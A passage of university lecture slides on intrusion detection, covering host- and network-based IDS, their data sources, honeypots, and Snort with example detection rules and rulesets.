- The signatures need to be large enough to minimize the false alarm rate, while still detecting a sufficiently large fraction of malicious data
- Widely used in anti-virus products, network traffic scanning proxies, and in NIDS

Rule-based heuristic identification

- Involves the use of rules for identifying known penetrations or penetrations that would exploit known weaknesses
- Rules can also be defined that identify suspicious behavior, even when the behavior is within the bounds of established patterns of usage
- Typically rules used are specific

Host-based IDS (HIDS)

- ❑ Adds a specialized layer of security software to vulnerable or sensitive systems
- ❑ Can use either anomaly or signature and heuristic approaches
- ❑ Monitors activity to detect suspicious behavior
 - ❑ Primary purpose is to detect intrusions, log suspicious events, and send alerts
 - ❑ Can detect both external and internal intrusions

Data Sources and Sensors

- ❑ Common data sources include:
 - ❑ System call traces
 - ❑ Audit (log file) records
 - ❑ File integrity checksums
 - ❑ Registry access

(a) Ubuntu Linux System Calls


```
accept, access, acct, adjtime, aiocancel, aioread, aiowait, aiowrite, alarm, async_daemon,
auditsys, bind, chdir, chmod, chown, chroot, close, connect, creat, dup, dup2, execv, execve,
exit, exportfs, fchdir, fchmod, fchown, fchroot, fcntl, flock, fork, fpathconf, fstat, fstat,
fstatfs, fsync, ftime, ftruncate, getdents, getdirent, getdomainname, getopt, getoptsize,
getfh, getgid, getgroups, gethostid, gethostname, getitimer, getmsg, getpagesize,
getpeername, getpgrp, getpid, getpriority, getrlimit, getrusage, getsockname, getsockopt,
gettimeofday, getuid, gtty, ioctl, kill, killpg, link, listen, lseek, lstat, madvise, mctl, mincore,
mkdir, mknod, mmap, mount, mount, mprotect, mpxchan, msgsyst, msync, munmap,
nfs_mount, nfssvc, nice, open, pathconf, pause, pcfs_mount, phys, pipe, poll, profil, ptrace,
putmsg, quota, quotactl, read, readlink, ready, reboot, recv, recvfrom, recvmsg, rename,
resuba, rfssys, rmdir, sbreak, sbrk, select, semsys, send, sendmsg, sendto, setdomainname,
setopt, setgid, setgroups, sethostid, sethostname, setitimer, setpgid, setpgrp, setpgrp,
setpriority, setquota, setregid, setreuid, setrlimit, setsid, setsockopt, settimeofday, setuid,
shmsys, shutdown, sigblock, sigpause, sigpending, sigsetmask, sigstack, sigsys, sigvec,
socket, socketaddr, socketpair, sstt, stat, stat, statfs, stime, stty, swapon, symlink, sync,
sysconf, time, times, truncate, umask, umount, uname, unlink, unmount, ust, utime, utimes,
advise, vfork, vhangup, vlimit, vpxsys, vread, vtimes, vtrace, vwrite, wait, wait3, wait4,
write, writev
```

(b) Key Windows DLLs and Executables

```
comctl32
kernel32
msvcpp
msvcr
mswsock
ntdll
ntoskrnl
user32
ws2_32
```

Network-Based IDS (NIDS)

- ❑ Monitors traffic at selected points on a network (which may be an end device network interface)
- ❑ Examines traffic packet by packet in real or close to real time
- ❑ May examine network, transport, and/or application-level protocol activity
- ❑ Comprised of a number of sensors, one or more servers for NIDS management functions, and one or more management consoles for the human interface
- ❑ Analysis of traffic patterns may be done at the sensor, the management server or a combination of the two



Honeypots

(esca)

- ❑ Decoy systems designed to:
 - ❑ Lure a potential attacker away from critical systems
 - ❑ Collect information about the attacker's activity
 - ❑ Encourage the attacker to stay on the system long enough for administrators to respond *in modo che analizzando il traffico si riescano a carpire informazioni sull'attaccante*
- ❑ Systems are filled with fabricated information that a legitimate user of the system wouldn't access
- ❑ Resources that have no production value
 - ❑ Therefore incoming communication is most likely a probe, scan, or attack
 - ❑ Initiated outbound communication suggests that the system has probably been compromised




Figure 8.8 Example of Honeypot Deployment

Snort: an open source IPS

IPS = IDS + prevention (i.e. detect and react)

- ❑ Snort is the foremost Open Source Intrusion Prevention System (IPS) in the world
- ❑ Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users
- ❑ Can be deployed inline to stop these packets, as well.
- ❑ Three primary uses:
 - ❑ packet sniffer like tcpdump
 - ❑ packet logger, which is useful for network traffic debugging,
 - ❑ or it can be used as a full-blown network intrusion prevention system
- ❑ Other relevant IPS: *Suricata* (<https://suricata.io/>)

Short Rule Examples

(a) Header only (1.4%). Example:

```
alert tcp 88.76.243.5 67 -> 93.28.221.78 90 (msg: "knock knock"; sid: 9876;)
```

(b) Only Content (33%). Example:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (content: "Super blue  
pills for super results!!!"; depth:42; sid: 5676;)
```

(c) Content and PCRE (65.5%). Example:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (uricontent:"/readme.eml";  
content: "|2C|Read |FF 45| it"; distance:4; pcre: /a+bc\s{2}blah/R; sid: 435;)
```

(d) Only PCRE (0.1%). Example:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (pcre: "/^a+.?bc\s{2}  
(Def)+|(Fed)+$/sm"; sid: 1098;)
```

IPS Rulesets

- ❑ With these IPS you can create custom heuristic rules, but generally you download a set of pre-defined rules from external repositories
 - ❑ continuously updated based on newly discovered attacks (e.g. CVEs)
 - ❑ contain rules for detecting botnet specific traffic behavior (e.g. Mirai botnet)
- ❑ They can be public, i.e. licensed with open source licenses (MIT, GPLv2, etc.)
 - ❑ Proofpoint Emerging Threats Rules
 - ❑ Snort Community Rulesets
 - ❑ Suricata Traffic ID Rules
- ❑ Or private with commercial licenses (usually handling specific threats)
 - ❑ Secureworks - Malware Ruleset
 - ❑ Proofpoint - Emerging Threats Pro Rules
 - ❑ Stamus Networks - Newly Registered Domains Open